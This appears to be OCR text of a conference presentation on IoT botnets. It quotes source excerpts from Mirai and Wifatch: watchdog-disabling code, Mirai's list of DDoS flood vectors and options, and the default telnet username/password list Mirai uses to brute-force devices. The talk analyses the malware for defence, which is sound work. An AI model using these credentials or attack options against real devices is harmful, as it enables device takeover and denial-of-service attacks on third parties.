
```
    // Prevent watchdog from rebooting device
    if ((wfd = open("/dev/watchdog", 2)) != -1 ||
        (wfd = open("/dev/misc/watchdog", 2)) != -1)
    {
        int one = 1;

        ioctl(wfd, 0x80045704, &one);
        close(wfd);
        wfd = 0;
    }
    chdir("/");
#endif
```

- Mirai
- Hajime
- Wifatch


```
#define ATK_VEC_UDP         0  /* Straight up UDP flood */
#define ATK_VEC_VSE         1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS         2  /* DNS water torture */
#define ATK_VEC_SYN         3  /* SYN flood with options */
#define ATK_VEC_ACK         4  /* ACK flood */
#define ATK_VEC_STOMP       5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP       6  /* GRE IP flood */
#define ATK_VEC_GREETH      7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY       8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN   9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP        10 /* HTTP layer 7 flood */

#define ATK_OPT_PAYLOAD_SIZE    0   // What should the size of the packet data be?
#define ATK_OPT_PAYLOAD_RAND    1   // Should we randomize the packet data contents?
#define ATK_OPT_IP_TOS          2   // tos field in IP header
#define ATK_OPT_IP_IDENT        3   // ident field in IP header
#define ATK_OPT_IP_TTL          4   // ttl field in IP header
#define ATK_OPT_IP_DF           5   // Dont-Fragment bit set
#define ATK_OPT_SPORT           6   // Should we force a source port? (0 = random)
#define ATK_OPT_DPORT           7   // Should we force a dest port? (0 = random)
#define ATK_OPT_DOMAIN          8   // Domain name for DNS attack
#define ATK_OPT_DNS_HDR_ID      9   // Domain name header ID
```

- Fast and efficient CPUs.
- Tools to easily build bigger botnets.
- Devices with weak security / factory setting.
- Tools to “use” them to launch attacks.
- Devices rarely monitored / not seen as a threat

- Mirai
- Hajime
- Wifatch



- Mirai
- Hajime
- Wifatch



- Mirai
- Hajime
- Wifatch

```
 1    root      xc3511
 2    root      vizxv
 3    root      admin
 4    admin     admin
 5    root      888888
 6    root      xmhdipc
 7    root      default
 8    root      juantech
 9    root      123456
10    root      54321
11    support   support
12    root      (none)
13    admin     password
14    root      root
15    root      12345
16    user      user
17    admin     (none)
18    root      pass
19    admin     admin1234
20    root      1111
21    admin     smcadmin
22    admin     1111
23    root      666666
24    root      password
25    root      1234
26    root      klv123
```

- Mirai
- Hajime
- Wifatch

```
my $prngc;
my $prngi = 0;
my $prngb = "";

{
    open my $fh, "</dev/urandom";
    sysread $fh, my $buf, 32;
    $prngc = new Crypt::Rijndael $buf, Crypt::Rijndael::MODE_ECB
}

sub randbytes($)
{
    $prngb .= $prngc->encrypt(pack "x8 P", ++$prngi) while $_[0] > length $prngb;

    substr $prngb, 0, $_[0], "";
}

my $pk = new Crypt::PK::ECC \(pack "H*", 'not-the-real-ecdsa-key');

sub ecdsa_sign($)
{
    my ($m) = @_;

    my ($r, $s) = unpack "xx x C/a x C/a", $pk->sign_hash(Digest::SHA::sha256 $m);

    scalar reverse pack "a32 a32", (scalar reverse $s), (scalar reverse $r);
}
```

- Mirai
- Hajime
- Wifatch


```
package bn::watchdog;

# keep parent from restarting us

our $TIMER;

sub reset
{
    $TIMER = EV::timer $bn::SAFE_MODE ? 32401 : 616513, 0, sub {
        syswrite $bn::SAFE_PIPE, "\xfd";
        POSIX::_exit 0;
    };
}

bn::watchdog::reset;

1
```

- Mirai
- Hajime
- Wifatch


```
$ telnet
Trying ..
Connected to
Escape character is '^]'.

REINCARNA

Telnet has been closed to avoid further infection of this device. Please
disable telnet, change telnet passwords, and/or update the firmware.

Connection closed by foreign host.
$
```

- IOT **randsomware**
- Targeting Cryptocurrency
- Quantum computing era
- Variety of connected devices

- IOT randsomware
- Targeting **Cryptocurrency**
- Quantum computing era
- Variety of connected devices




- IOT randsomware
- Targeting Cryptocurrency
- **Quantum** computing era
- Variety of connected devices



- IOT randsomware
- Targeting Cryptocurrency
- Quantum computing era
- **Variety** of connected devices

Conclusion



Reference

- https://www.acsac.org/2016/program/files/ACSAC2016-IMPACT-Royal.pdf
- https://www.rsaconference.com/writable/presentations/file_upload/gps2-f01_thingbots_the_future_of_botnets_in_the_internet_of_things.pdf
- https://us.norton.com/internetsecurity-iot-5-predictions-for-the-future-of-iot.html
- http://www.ioti.com/security/8-iot-security-trends-look-out-2018
- https://github.com/tbodt/linux.wifatch
- https://github.com/ifding/iot-malware
- https://www.circl.lu/assets/files/tnc17_paper_Fullpaper-IoTBlackholeCW.pdf
- https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf
- http://www.s3.eurecom.fr/~yanick/publications/2018_oakland_linuxmalware.pdf

Q & A

- Feel free for any questions! Thank you